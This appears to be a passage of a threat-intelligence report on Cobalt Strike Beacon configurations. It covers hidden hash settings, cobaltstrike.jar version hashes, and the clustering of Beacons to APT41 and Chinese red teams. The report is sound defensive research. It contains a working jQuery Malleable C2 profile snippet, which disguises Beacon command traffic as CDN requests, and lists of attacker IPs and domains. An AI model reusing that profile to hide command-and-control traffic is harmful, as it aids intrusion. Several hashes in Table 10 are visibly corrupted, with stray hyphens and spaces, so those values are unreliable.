


Figure 71 – Top 10 exported module names

Further default module names observed in the wild include:

- pivot.dll
- pivot.x64.dll
- dnsb.dll
- dnsb.x64.dll

This knowledge can aid in the tuning of security solutions as well as assisting forensic investigators when inspecting in-memory Beacon payloads.

PROCINJ_STUB

Surprisingly, it just so happens that the configuration setting *PROCINJ_STUB* is somewhat of a misnomer. This setting has absolutely nothing to do with process injection or shellcode stubs. In fact, this unintuitively named configuration value actually contains an MD5 hash of the Cobalt Strike Java archive (cobaltstrike.jar). This archive contains the server-side component that provides the Team Server operators with a GUI to generate, operate, deploy, and control Beacon payloads.

When correlated with its corresponding Java archive commonly found in online malware repositories, such as VirusTotal, the MD5 hash of the cobaltstrike.jar package allows us to determine not only the exact version of the Team Server in use, but also whether the Team Server in operation is a leaked, cracked, trial or even a private version. Even if the Java archive is unavailable to assist with version identification, it is still an extremely valuable clustering mechanism, especially in the case of private and customized builds.

As a comparison, the SSL public key allows us to cluster Beacons generated by a single Team Server installation, while conversely, the "process injection stub" hash allows us to cluster Beacons generated on any server running the same cobaltstrike.jar Java application. Even if the threat actor is aware of this hash, they are extremely unlikely to modify the cobaltstrike.jar Team Server archive between generating Beacons. This means that the hash is highly likely to remain constant.

Given that each cobaltstrike.jar is theoretically unique per version, per "customer" (accepting leaked versions), this gives us the confidence to cluster Beacons not only from seemingly unrelated attacks but also from seemingly disparate Team Servers. That is assuming that the operators reuse the same cobaltstrike.jar application, which is a strong possibility within threat groups.

A point to note is that if a threat actor is aware of this secret hashing mechanism, then the value can be spoofed without impairing the functionality of the Beacon. This is unlike SSL public keys, where it would break C2 functionality if someone were to tamper with them.

In theory, these MD5s are not an entirely infallible pivot for performing clustering and attribution. However, in practice they are rarely tampered with, and they routinely yield invaluable information and intelligence.

Eight out of the top 10 most popular Cobalt Strike hashes belong to leaked builds and can be found on VirusTotal. The remaining two hash values are nulled out, with one known to convey a 0-byte string/file, which suggests that there is either a bug in Team Server, or perhaps certain operators might have some awareness of this secret hashing mechanism.

Currently, threat actors running leaked copies of Cobalt Strike appear to be favoring versions 4.0 to 4.3, although a recent build of 4.4 from August 2021 seems to be gaining popularity among several distinct groups.




Figure 72 - Top 10 PROCINJ_STUB hashes of cobaltstrike.jar

The clandestine nature of this feature raises several questions:

1. Why add the hash of the Cobalt Strike Java package archive to the config of a Beacon at all?
2. Was this a purposeful choice by the developers?
3. What other Easter eggs, either accidental or deliberate, have the developers left lurking in Team Server?

If this was done on purpose, then it might have been to track or differentiate between licensed customers and those using unlicensed or cracked copies of Cobalt Strike. But this is pure speculation. We'll leave you, dear reader, to draw your own conclusions.

The top PROCINJ_STUB hashes reveal just how prevalent leaked, cracked, and trial builds of Cobalt Strike have become:


PROCINJ_STUB	SHA256	Version
a56c813864af878a4c10083ca1578e0a	8ba9ba1ca1ad484ea3dd9bdcd419515006149e41f0b1edd12698ac1ecd5351b9	4.0
187ab8f98098de95714613f8544c9613	d8a8ec922dd8863da80be182faa97b901cd75fc9d600e94a291d14384597571b	4.1
0ce2f55444e4793516b5afe967be9255	9b49f169aa607e70562a15f161cd00a4a173e598d3faa1cd7bf4bfe3027c5078	4.2
0ce2f55444e4793516b5afe967be9255	9b49f169aa607e70562a15f161cd00a4a173e598d3faa1cd7bf4bfe3027c5078	4.2
b54afe01ec6a75edf35e1a44f8bd3929	56a53682084c46813a5157d73d7917100c9979b67e94b05c1b3244469e7ee07a	4.2 (20201106)
303ae5ba3c016e498624505880fad314	558f61bfab60ef5e6bec15c8a6434e94249621f53e7838868cdb3206168a0937	4.0
32cd41edf0810c5b5f498edf4731cc6d	02fa5afe9e58cb633328314b279762a03894df6b54c0129e8a979afcfca83d51	4.3
da7489d9f303b6a5dbc484fdf78721d1	ef4c688e6c499332d63dd1fccf1f7c388502c6836014f24ef52b4c01ab6b8c86	3.14
d41d8cd98f00b204e9800998ecf8427e	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	Empty file
a49f5445f01a9f3240eea9e46ee66c81	1f472f1ad1d5aea0cb51200f07f2fcdb24c8b0646ef1ebe2d72e3cf7b2c54662	4.3
b2736f1cbba90d42286fc42bfba74f4d	c3c243e6218f7fbaaefb916943f500722644ec396cf91f31a30c777c2d559465	4.3
367635691cdd70722ef5706a8f0ca7e6	1f2c29099ba7de0f7f05e0ca0efb58b56ec422b65d1c64e66633fa9d8f469d4f	4.1
60e790d9492bbbc2da556be9edd5ceee	fb27c7c014c4df8f0820d940b01b8a1f5d27cc7c018ab4f489df1b950992cb83	4.1
d10ba2f46586cefb16817150c6c1168e	981c124ac263a6e0bdd68ec8faa22a44c80536b382203f3a2f79f45c37e1d5cc	4.0
cd89fa488ffa5c795876d04f95b3733c	eef76cda6ea8c0b46613cf2f20f48d2c2fa067b9f2291599fb4ad0cf96961f46	4.0
67bfc989d7549f873ae09c4fd48f2a66	272eeaaefd6d2489e434c7c73e7de7a3941cc77865697c3955df518e62e4e641	4.1

30aa21b939d29f3a2cf6a5c-3038c328b	17a2ccec7b41b-585d5a1239b12818d74d454b577db10b-2607d482311944e10e9	3.14 (20190504) Licensed
46a0fae303e4d26d61ff-c6a347adef56	86991bed942cc39c0796091243ea58844b-ce577f7cb8172b3f737fa0ecad0e38	4.1
446714587d79d27df098dd-3e82f27ff3	7de98cb0bd3e8f3804ea7eaca400a955aee-59a23684428bd17b2c7c89c5f1efa	4.1 (20200625)
4300e055262500719f12645a 0bc536b8	810095d5fc630f6de2d24f34e94b8a5652d7269c-31c78668b4078a63d16712fe	4.0 (20191205)
95de7e032f607fb7b32b7d-387ca18645	41976f79674855bb092598257c896b2de5e-ce3e3d5509d57c37d7c161850caf6	4.4 (20210801)
45606e73f3a76c2834a3ca-e67306a611	b6cd3b4ea7d1d4dd00afe7e894b7c-7ca0f82f8b809494d92ba48ed35a6531bf6	3.14 (20190502)
799b1726911eb1fc6073f-5c96821f299	1cdfa75b103f4b3218a9f6ddec137a5438c5e-6571151d0979c60d96dfbbf9231	4.3

Table 10 – PROCINJ_STUB hashes by popularity

DEPRECATED_SPAWNTO

Much like the *PROCINJ_STUB* setting, one could be forgiven for thinking that this setting contains the target process name to inject to, and that it is now deprecated. After even a cursory glance at our data-set, it appears as if this value contained a hex encoded executable name for the SPAWNTO setting at some point in time. This is indicated by the value *72756e646c6c33322e657865*, which is present in 76 of our Beacons:



```
72756e646c6c33322e657865
```

```
rundll32.exe
```

Figure 73 – CyberChef decoded DEPRECATED _SPAWNTO value for rundll32.exe

In reality, this setting presents another mystery. Most of the values appear to be MD5s hashes, and not the expected hex-encoded process names:





Figure 74 – Top DEPRECATED _SPAWNTO values

The plot thickens further, as two of the hashes appear on VirusTotal. They belong to a pair of text files containing release notes for Cobalt Strike 3.12 and 3.13:



4917e3d5e84bcb967d91980f0be497027eeeac5c779139009f6602996b448064
releasenotes.txt
text
114.17 KB
Size
2020-09-28 19:49:51 UTC
11 months ago

```
Cobalt Strike Release Notes
-------------
Welcome to Cobalt Strike 3.x. Here are a few things you'll want to know, right away:
1. You do not need to install the Metasploit Framework to use Cobalt Strike 3.x.
Cobalt Strike 3.x does not depend on the Metasploit Framework.
2. Cobalt Strike 3.x is still distributed as a client and team server. The
team server must run on Linux.
3. You must always start a team server to use Cobalt Strike 3.x. Cobalt Strike
does not offer to start a team server for you.
```

Figure 75 – DEPRECATED _SPAWNTO release notes

The *DEPRECATED_SPAWNTO* configuration value seems to have been misappropriated at some point in time, much like the *PROCINJ_STUB* setting that we mentioned before, which was used to covertly embed the hash of the Team Server Java archive into all Beacon configurations.

The *DEPRECATED_SPAWNTO* setting instead seems to surreptitiously embed the hash value of a file located on the Team Server into the Beacon payload configuration. And like *PROCINJ_STUB*, the developers may well have intended it to be a crude tracking mechanism for monitoring Beacons deployed in the wild. But, again, this is speculation.

MISCELLANEOUS

Finally, there are several Boolean options that can be specified to control the behavior of Cobalt Strike Beacons. Although none of them are frequently set, it seems worth mentioning them for the sake of completeness:

Option	Percentage	Description
CRYPTO_SCHEME	5%	Enable data encryption
C2_CHUNK_POST	4%	Chunk HTTP post requests
USE_COOKIES	4%	Enable the use of cookies
CLEANUP	5%	Free memory associated with the Beacon stager

Table 11 – Miscellaneous Boolean configuration options

Now that we've looked at the various configuration values, cluster points and statistics, let's take a look at the data in practice.

Time to get hunting!

CHAPTER FIVE

BEACON OF HOPE

INTELLIGENCE CORRELATION

We took a largely automated approach to performing intelligence correlation with OSINT, hunting for many indicators from our Cobalt Strike dataset in our TIP. This was successful in linking clusters with publicly documented threat actor infrastructure and uncovering further clusters for closer manual inspection.

We also spent (and continue to spend) many hours manually correlating OSINT with our dataset (e.g., searching IOCs on Twitter!) and pivoting on those findings to yield further indicators and intelligence. In the end, we found correlations with dozens of major threat actors and campaigns, including some familiar faces:

- DarkSide
- REvil/Sodin
- APT41
- CostaRicto/SombRAT
- KEGTAP & SINGLEMALT
- IcedID
- Ursnif
- WizardSpider
- Ryuk
- Conti
- TrickBot
- Nempty/Netfilim/Nephilim
- FIN7
- Maze
- DoppelPaymer
- MAN1/Moskal/TA505
- Nobelium/APT29
- Pyxie
- StrongPity
- MountLocker
- Phobos

Based on OSINT correlation, the following threat groups have been particularly prevalent in our dataset over the past year or so:




Figure 76 – Correlation with known threat groups and research

Each Beacon tagged above is related to existing intelligence (whether private or OSINT) and offers us the potential to perform further clustering on our dataset to uncover more intelligence insights and correlations.

Given a wealth of superb OSINT, a vast dataset of Beacons, and strong clustering capabilities around all the information harvested thus far, we aim to show the ease with which you can now unravel campaigns from known threat actors.

The intelligence presented is by no means exhaustive. Several follow-up blogs and papers have been published, or are already planned, based around some of the more intricate and elaborate discoveries. It is worth mentioning how important an altruistic approach is, taken by many companies and individuals, in openly and freely sharing intelligence with the cybersecurity community. It would not have been possible to compile such a comprehensive chapter on intelligence correlation without that, let alone with so little effort.

Kudos to all the vendors and individuals mentioned herein. Your research has been invaluable and greatly appreciated!

APT41

APT41 (aka WINNTI, aka Barium) is a prolific Chinese state-sponsored cybercrime group. Active since 2012, and initially performing espionage and financially motivated attacks against prominent targets in the computer game industry, they now reportedly focus on more state-aligned targets.


Where once the infamous PlugX malware was the remote access Trojan (RAT) of choice for APT41 operatives, Cobalt Strike is starting to gain in popularity in several recent campaigns, and we'll explore manual correlation techniques that you can use to elaborate on APT41's Team Server infrastructure.

A blog post published by FireEye in March of 2020 explored APT41's tactics, including their use of malicious documents, exploits, and Cobalt Strike. The report indicated that the group was using a bespoke Malleable C2 profile with at least one of its Cobalt Strike Beacons.

FireEye
This Is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits
https://www.mandiant.com/resources/apt41-initiates-global-intrusion-campaign-using-multiple-exploits

We uncovered a Malleable C2 profile on GitHub that is very similar to that of the one mentioned in the FireEye blog. This one seems to have been authored by a Chinese security researcher with the pseudonym "1135."

These profiles had several similarities: both used jQuery Malleable C2 profiles, and portions of the HTTP GET profile block are almost identical. HTTP header fields such as *accept, user-agent, host*, and *referrer*, as well as the *set-uri* field, were all exact matches to the profile data listed in the FireEye blog.



```
http-get {
    set uri "/jquery-3.3.1.min.js";
    set verb "GET";
    client {
        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
        header "Host" "cdn.bootcss.com";
        header "Referer" "http://cdn.bootcss.com/";
        header "Accept-Encoding" "gzip, deflate";
        metadata {
            base64url;
            prepend "__cfduid=";
            header "Cookie";
        }
    }
}
```

Figure 77 - jQuery Malleable C2 from the "1135" GitHub

GitHub
Bootcss Malleable C2 Profile
https://github.com/1135/1135-CobaltStrike-ToolKit/blob/master/Malleable%20C2%20Files/jquery.xxx.js_CN_cdn.bootcss.com_for_cs3.14_.txt

By extracting and correlating the HTTP headers used in the GET and POST requests defined in the Beacon configs, we can generate revealing connections between previously disparate Cobalt Strike infrastructure.




Figure 78 – Clustering on cdn.bootcss.com POST Request Meta

While we identified a relatively small number of Beacons using the bootcss[.]com domain as part of their Malleable C2 configuration, there were also a few clusters with a unique SSL public key (*b3e6b9dd84dae-6be68cb40cda4366b77*) that enabled us to identify additional beacons related to APT41.



Host: www.bing.com, Accept: text/html,application/xhtml+xml;q=0.9,*/*;q=0.8, Cookie: DUP=Q=1IViYgTFsnyneTtrObikKws&E=00210086, Referer: http://www.bing.com, q, qs=n, sp=-1, form
www.microsoft.site
Host: ccdn.microsoftdocs.workers.dev, User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/5.0), Accept: */*, Accept-Encoding: gzip, deflate, br, k
149.28.78.89
ccdn.microsoftdocs.workers.dev
www.microsoftbooks.dns-dns.com
Host: docs.microsoft.com, Content-Type: application/x-www-form-urlencoded, User-Agent: Mozilla/5.0 (MSIE 10; Windows NT 6.1; Trident/5.0), Accept: */*, Accept-Encoding: gzip, deflate,
ns.mircosoftdoc.com
b3e6b9dd84dae6be68cb40cda4366b77
185.14.29.72
193.42.114.73
cdn.microsoftdocs.workers.dev
Host: cdn.microsoftdocs.workers.dev, User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/5.0), Accept: */*, Accept-Encoding: gzip, deflate, br, k
107.182.24.70
144.202.98.198
cdn.bootcss.com, Referer: http://cdn.bootcss.com/, Accept-Encoding: gzip, deflate, __cfduid

Figure 79 - Pivoting to a new cluster based on SSL public key

The Beacons served by these new nodes are using different domain names to those from the original cluster that attempt to make the Beacon traffic look like legitimate Microsoft traffic.

IP	Domain
144.202.98[.]198	zalofilescdn[.]com
107.182.24[.]70	isbigfish[.]xyz
185.14.29[.]72	www[.]microsoftbooks.dns-dns[.]com
193.42.114[.]73	www[.]microsoftbooks.dns-dns[.]com
149.28.78[.]89	www[.]mlcrosoft[.]site
23.67.95[.]153	ns.mircosoftdoc[.]com
104.27.132[.]211	cdn.microsoftdocs.workers[.]dev ccdn.microsoftdocs.workers[.]dev

Table 12 - APT41 phishing domains

The domains we found share similarities in their naming convention, which masquerade as a legitimate Microsoft phishing domain www[.]mlcrosoft[.]site, both appear within a blog from Positive Technologies. Further hunting for the IP address 149.28.78[.]89 reveals links to a campaign referenced in a Prevailion blog, "*The Gh0st Remains the Same*."

APT41 CONTINUED - GH0ST IN THE MACHINE

In the Prevailion blog, we can find two IOCs that appear in the cluster above; the IP 149.28.78[.]89, and the domain *mlcrosoft[.]site*. That blog associated those IOCs with the Higaisa APT group, which operates out of North Korea.

The domain *mlcrosoft[.]site* also appears in a blog from Positive Technologies. That article has additional overlapping IOCs and talks about the same campaign as mentioned in the Prevailion blog. However, it makes a strong argument that the activity is from APT41, rather than Higaisa APT.

Prevalion
The Gh0st Remains the Same
https://www.prevailion.com/the-gh0st-remains-the-same-2/

Positive Technologies
Higaisa or Winnti? APT41 backdoors, old and new
https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/

When we do a side-by-side comparison of the domains from the Positive Technologies blog and our datasets, there is a strong similarity between naming conventions used:

BlackBerry IOCs	Positive Technologies IOCs
www[.]microsoftbooks.dns-dns[.]com	microsoftbooks.dynamic-dns[.]net
cdn.microsoftdocs.workers[.]dev	microsoftdocs.dns05[.]com
ccdn.microsoftdocs.workers[.]dev	ns.microsoftdocs.dns05[.]com
ns.mircosoftdoc[.]com	ns1.microsoftsonline[.]net

Table 13 – Domain similarities

We also discovered that *mlcrosoft[.]site* and *mircosoftdoc[.]com* both appear in the Azure-Sentinel detection rule for known Barium phishing domains. The IP 144.202.98[.]198 has also been previously associated with APT41/Barium by a Microsoft researcher.

GitHub
Azure-Sentinel – Detections – MultipleDataSources
https://github.com/Azure/Azure-Sentinel/blob/master/Detections/MultipleDataSources/BariumDomainIOC112020.yaml

Ajeet Prakash
Hunting for Barium using Azure Sentinel
https://techcommunity.microsoft.com/t5/microsoft-sentinel-blog/hunting-for-barium-using-azure-sentinel/ba-p/1875913

Another IP from this cluster, 185.14.29[.]72, was recently providing virtual hosting for several domain names such as:

- chaindefend[.]bid
- defendchain[.]xyz
- assistcustody[.]xyz
- www[.]microsoftonlineupdate.dynamic-dns[.]net

Previously, this IP has been associated with DNS resolutions for *schememicrosoft[.]com* and *www[.]microsoftbooks.dns-dns[.]com*. Several of the domains also have links to 209.99.40[.]222, an IP known to perform malicious DNS/bulletproof hosting. As of Sept. 14, 2021, this IP resolved to a new domain very briefly: *Microsoftonlineupdate.dynamic-dns[.]net*. This domain also conforms to a similar naming convention to those we have seen previously in Table 13.

BlackBerry ThreatVector Blog
For more a more in-depth look at this threat actor and our subsequent findings - make sure to check out our blog:
https://blogs.blackberry.com/en/2021/10/drawing-a-dragon-connecting-the-dots-to-find-apt41

APAC RED TEAMS

Aside from APT41, a handful of other threat groups and red teams from the APAC region are also using the *bootcss[.]com* Malleable C2 profile, yielding further notable clusters.

The most popular SSL public key is shared by four IP addresses that are serving up 10 Beacons between them:

IP	Country
119.28.93[.]67	HK
119.28.42[.]138	HK
39.96.0[.]85	CN
172.93.43[.]32	US

Table 14 – IPs based on SSL public key hash (defb5d95ce99e1ebbf421a1a38d9cb64)

Another cluster of two IPs and six Beacons is also significant; here the profile was subtly modified to replace bootcss[.]com for the GET request metadata, but not for the POST request. For the GET request metadata, the Beacon was instead configured to use static.aliyun[.]com (Alibaba Cloud Computing) rather than bootcss[.]com as the domain, while the C2 server URI was changed from /jquery-3.3.1.min.js to /require-jquery-v1.js.

Further pivoting on the C2 server configuration revealed four additional beacons from two new IPs sharing the same domain.

IP	Domain
40.73.6[.]221	www[.]aliyun.com[.]co
139.217.99[.]29	www[.]microport.com[.]cn
47.92.121[.]151	www[.]microport.com[.]cn
39.98.84[.]58	www[.]microport.com[.]cn

Table 15 – APT41 IPs/domains from POST request metadata clustering

These beacons all appear to have been deployed against Chinese targets, possibly by red teams in China.

Overall, 35 Beacons share a remarkably similar config (for one that is not widely in the public domain), and they use 74.125.196[.]113 for the *DNS_IDLE* value, but without the default *mojo.5688.8052.1838949 39787088877##* named pipe. Watermark values vary between 305419896, 0 and 1873433027:

IP	Count	Country
45.77.13[.]213	7	JP
119.28.42[.]138	4	HK
93.115.21[.]242	4	NL
45.137.151[.]106	3	GB
119.28.93[.]67	2	HK
39.96.0[.]85	2	CN
47.101.177[.]45	2	CN
121.196.59[.]237	2	CN
96.45.182[.]23	2	US
157.245.169[.]236	2	US
118.25.108[.]240	2	CN
172.93.43[.]32	2	US
139.180.218[.]213	2	SG

Table 16 – Further IPs using the Chinese jQuery profile

Several of the above IPs have previously been associated with campaigns from Kinsing/SysupdataMiner, as well as being loosely affiliated with red teams based in China.

One of the Team Servers, 45.77.13[.]213, was unique in that it served up five different Beacons, all configured with a user-agent string that is subtly modified from the base profile:

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36

Compared to:

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.192 Safari/537.36

Finally, four of the Beacons specify null or 8.8.4.4 for the *DNS_IDLE* option, all of which are hosted on 39.101.199[.]31 (Alibaba).

